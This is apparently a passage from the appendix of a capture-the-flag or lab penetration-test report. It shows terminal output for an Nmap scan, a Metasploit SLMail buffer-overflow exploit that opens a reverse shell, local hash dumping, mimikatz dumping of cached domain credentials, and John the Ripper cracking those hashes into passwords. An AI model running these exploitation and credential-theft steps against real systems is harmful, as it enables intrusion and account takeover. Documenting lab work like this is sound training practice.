



Figure DD2



Appendix EE


Flag 4: Metasploit

Figure EE1




```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00053s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEN
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
```

Figure EE2



```
msf6 > search slmail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > show options
```

Figure EE3


msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58448) at 2025-01-27 15:57:11 -0500
meterpreter > shell
Process 2464 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\SLmail\System>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02
Directory of C:\Program Files (x86)\SLmail\System
01/27/2025 12:11 PM <DIR> .
01/27/2025 12:11 PM <DIR> ..
03/21/2022 07:59 AM 32 flag4.txt
11/19/2002 10:40 AM 3,358 listrcrd.txt
03/17/2022 07:22 AM 1,840 maillog.000
03/21/2022 07:56 AM 3,793 maillog.001
04/05/2022 08:49 AM 4,371 maillog.002
04/07/2022 06:06 AM 1,940 maillog.003
04/12/2022 04:36 PM 1,991 maillog.004
04/16/2022 04:47 PM 2,210 maillog.005
06/22/2022 07:30 PM 2,831 maillog.006
07/13/2022 08:08 AM 1,991 maillog.007
01/16/2025 04:06 PM 2,366 maillog.008
01/27/2025 12:11 PM 13,133 maillog.009
01/27/2025 12:11 PM 151 maillog.txt
13 File(s) 40,007 bytes
2 Dir(s) 3,407,151,104 bytes free
C:\Program Files (x86)\SLmail\System>type flag4.txt
type flag4.txt
822e3434a10440ad9cc086197819b49d
C:\Program Files (x86)\SLmail\System>

Appendix FF

Flag 5: Common Tasks

Figure FF1

```
C:\Program Files (x86)\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files (x86)\SLmail\System>schtasks /query /tn flag5 /fo list /v
schtasks /query /tn flag5 /fo list /v
```

Figure FF2

```
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        1/27/2025 12:56:30 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task
```

Appendix GG

Flag 6: User Enumeration

Figure GG1

```
C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(windows/pop3/seattlelab_pass) > search hashdump
```

Figure GG2

```
msf6 post(windows/gather/hashdump) > set session 1
session ⇒ 1
msf6 post(windows/gather/hashdump) > show options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on

msf6 post(windows/gather/hashdump) > run

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 5746a193a13db189e63aa2583949573f ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6c49ebb29d6750b9a34fee28fadb3577:::
sysadmin:1001:aad3b435b51404eeaad3b435b51404ee:1e09a46bffe68a4cb738b0381af1dc96:::
flag6:1002:aad3b435b51404eeaad3b435b51404ee:50135ed3bf5e77097409e4a9aa11aa39:::


[*] Post module execution completed
```

Figure GG3

```
┌──(root💀kali)-[~]
└─# john hashdumpf6.txt -show --format=NT
Administrator::500:aad3b435b51404eeaad3b435b51
Guest::501:aad3b435b51404eeaad3b435b51404ee:31
DefaultAccount::503:aad3b435b51404eeaad3b435b5
sysadmin:Spring2022:1001:aad3b435b51404eeaad3b
flag6:Computer!:1002:aad3b435b51404eeaad3b435b
```

Appendix HH

Flag 7: User Enumeration, I

Figure HH1






Figure HH2



Appendix II

Flag 8: User Enumeration, II

Figure II1



Appendix JJ

Flag 9: Escalating Access


Figure JJ1

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kisi_cmd lsadump::cache
[-] Unknown command: kisi_cmd
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 1/27/2025 2:09:18 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

Figure JJ2

```
┌──(root💀kali)-[~]
└─# nano admbobcache2.txt

┌──(root💀kali)-[~]
└─# cat admbobcache2.txt
ADMBob:3f267c855ec5c69526f501d5d461315b


┌──(root💀kali)-[~]
└─# john admbobcache2.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2025-01-27 17:14) 3.846g/s 3996p/s 3996c/s 3996C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Figure JJ3



Appendix KK

Flag 10: Compromising Administrator

Figure KK1